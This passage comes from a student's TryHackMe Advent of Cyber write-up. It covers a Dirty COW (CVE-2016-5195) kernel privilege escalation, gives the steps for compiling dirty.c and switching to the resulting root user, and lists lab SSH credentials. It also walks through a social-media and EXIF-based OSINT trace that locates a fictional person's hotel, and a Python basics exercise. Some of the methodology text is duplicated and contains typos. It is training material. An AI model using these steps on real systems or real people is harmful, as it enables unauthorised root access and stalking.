but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch
```

Type “su firefart” and enter the new password. Then type “cd /root” and “ls” and cat message_from_the_grinch.txt.

```
firefart@christmas:~# touch coal
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
```

Type “touch coal” and “tree | md5sum” and the output is given.

Q8: What is the CVE for DirtyCow?

Answer:CVE-2016-5195

- Home
- Twitter
- Wiki
- Shop

CVE-2016-5195 Like

Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

View Exploit Details

After clicking the link from tryhackme,we are able to see the answer.

Thought Process/Methodology:

Run the nmap scan:nmap <machine_ip> .Connect to service with this command(telnet MACHINE_IP) .Connect to the service with 'ssh santa@IP-Address' and the password is clauschristmas .Then, in order to find the distribution of Linux and version number , we should type 'cat /etc/*release' .Enter 'uname-a' and 'cat /etc/issue '. Then, enter "uname-a" and 'cat/etc/issue'.Then 'cat cookies_and_milk.txt' to find out what is in the file.Click the link from tryhackme and open it.Click 'View Exploit' .Click on dirty.c and open it Click on 'raw'.Copy command,which i highlighted .Copy all of it from dirty.c Insert the copied text into 'nano dirty.c' and click Ctrl+O > enter > Ctrl+X. Enter 'gcc-pthread dirty.c -o dirty -lcrypt'.Type "su firefart" and enter the new password. Then, type "cd /root" and "ls" and cat message_from_the_grinch.txt..Type "touch

coal" and "tree | md5sum" and the output is given.After clicking the link from tryhackme,we are able to see the answer.Click the link from tryhackme and open it.Click 'View Exploit' .Click on dirty.c and open it. Click on 'raw'.Copy command,which i highlighted .Copy all of it from dirty.c Insert the copied text into 'nano dirty.c' and click Ctrl+O > enter > Ctrl+X. Enter 'gcc-pthread dirty.c -o dirty -lcrypt'.Type "su firefart" and enter the new password. Then type "cd /root" and "ls" and cat message_from_the_grinch.txt.Type "touch coal" and "tree | md5sum" and the output is given.After clicking the link from tryhackme,we are able to see the answer.

<u>Day 14: [OSINT] Where is Rudolph?</u>

Tools used: Kali Linux, Firefox, Burp Suite Community Edition


Solution/walkthrough:

Q1: What URL will take me directly to Rudolph's Reddit comment history?

Answer :https://www.reddit.com/user/IGuidetheClaus2020/comments/


> *While hunting and searching for any hints or clues*
> *Santa uncovers some details and shares the news*
> *Rudolph loved to use Reddit and browsed aplenty*
> *His username was 'IGuidetheClaus2020'*
>
> Many OSINT investigations start with only a username. A user's posting history can possibly lead to further information. Sometimes, it's the smallest of clues that help us out. Comb through Rudolph's Reddit history and answer questions #1-5 below. You may need to use partial clues with a search engine to fill in the gaps.
>
> Watch TheCyberMentor's video on solving this task!

Looking at Task 1 and find out the username. Google search the username and click on reddit.




Click the comment section and copy the url.

Q2: According to Rudolph, where was he born?
Answer :Chicago




We can find where Rudolph was born from reddit.

Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?
Answer : May



Google search full name of Robert

Q4: On what other social media platform might Rudolph have an account?
Answer :Twitter



Google search the username and his twitter account pops out.
Q5: What is Rudolph's username on that platform?

Answer :IGuideClaus2020

Click on the twitter link and it will direct you to his account. We may find his username.

Q6: What appears to be Rudolph's favorite TV show right now?

Answer :Bachelorette

Looking at Rudolph's twitter and found out he is currently obsessed with Bachelorette.

Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?
Answer :Chicago


We can find these pictures on twitter and know where he is.

Q8: Okay, you found the city, but where specifically was one of the photos taken?


Answer :41.891815,-87.624277

Q9: Did you find a flag too?

Answer :{FLAG}ALWAYSCHECKTHEEXIFD4T4



Copy the url of this picture.




Open the online exif viewer and enter the link. We are able to find the location of this picture.
Besides ,a flag is found in it.


Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

Answer :540

Found out Rudolph is in Marriott Hotels.



Google search the Marriott Hotels



Click on the Hotels' address and find the street numbers.

Thought Process/Methodology:

By looking at Task 1 and finding the username. Google search the username and click on reddit.Click the comment section and copy the url.We can find where Rudolph was born from reddit.Google search full name of Robert.Google the username and his twitter account pops out.Click on the twitter link and it will direct you to his account. We may find his username.Looking at Rudolph's twitter and know where he is .Copy the url of this picture.Open the online exif viewer and enter the link.We are able to find the location of this picture.Besides a flag is found in it.We found out Rudolph is in Marriott Hotels through his twitter.We google search the Chicago Marriott Hotels.Click on the hotels' address and finally we found the street numbers.


Day 15: [Scripting] There's a Python in my stocking!

Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:

Q1: What's the output of True + True?

Answer :2




```
Python 3.9.8 (main, Nov  7 2021, 15:47:09)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> bool('False')
True
>>> True + True
2
>>> y=[1,2,3]
>>> y=''
>>>
KeyboardInterrupt
>>> x=[1,2,3]
>>> y
''
>>> x
[1, 2, 3]
>>> y=x
>>> y
[1, 2, 3]
>>> x
[1, 2, 3]
>>> y.append(6)
>>> y
[1, 2, 3, 6]
>>> x
[1, 2, 3, 6]
```

Run the command ‘python3’ in the terminal. Enter the question.

Q2: What's the database for installing other peoples libraries called?

Answer :PyPi



You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install x` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

Q3: What is the output of bool("False")?

Answer :True

```
┌──(1211101506㉿kali)-[~]
└─$ python3
Python 3.9.8 (main, Nov  7 2021, 15:47:09)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> bool("False")
True
>>>
```

Enter the question in the terminal.

Q4: What library lets us download the HTML of a webpage?

Answer :Requests

- Requests
- Beautiful Soup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

Answer :[1, 2, 3, 6]

```
Python 3.9.8 (main, Nov  7 2021, 15:47:09)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> bool('False')
True
>>> True + True
2
>>> y=[1,2,3]
>>> y=''
>>>
KeyboardInterrupt
>>> x=[1,2,3]
>>> y
''
>>> x
[1, 2, 3]
>>> y=x
>>> y
[1, 2, 3]
>>> x
[1, 2, 3]
>>> y.append(6)
>>> y
[1, 2, 3, 6]
>>> x
[1, 2, 3, 6]
```

Enter the questions in the terminal.

Q6: What causes the previous task to output that?


Answer :pass by reference


Q7: If the input was "Skidy", what will be printed?

Answer: The Wise One has allowed you to come in.

Q8: If the input was "elf", what will be printed?

Answer :The Wise One has not allowed you to come in.





Key in the questions and follow the steps to solve them.

Thought Process/Methodology:

Solution for question 1 is to run the command ‘python3’ in the terminal and enter the question.Solutions for question 2 and 3 are enter the question in the terminal.Solution for question 4 is key in the questions and follow the steps to solve them.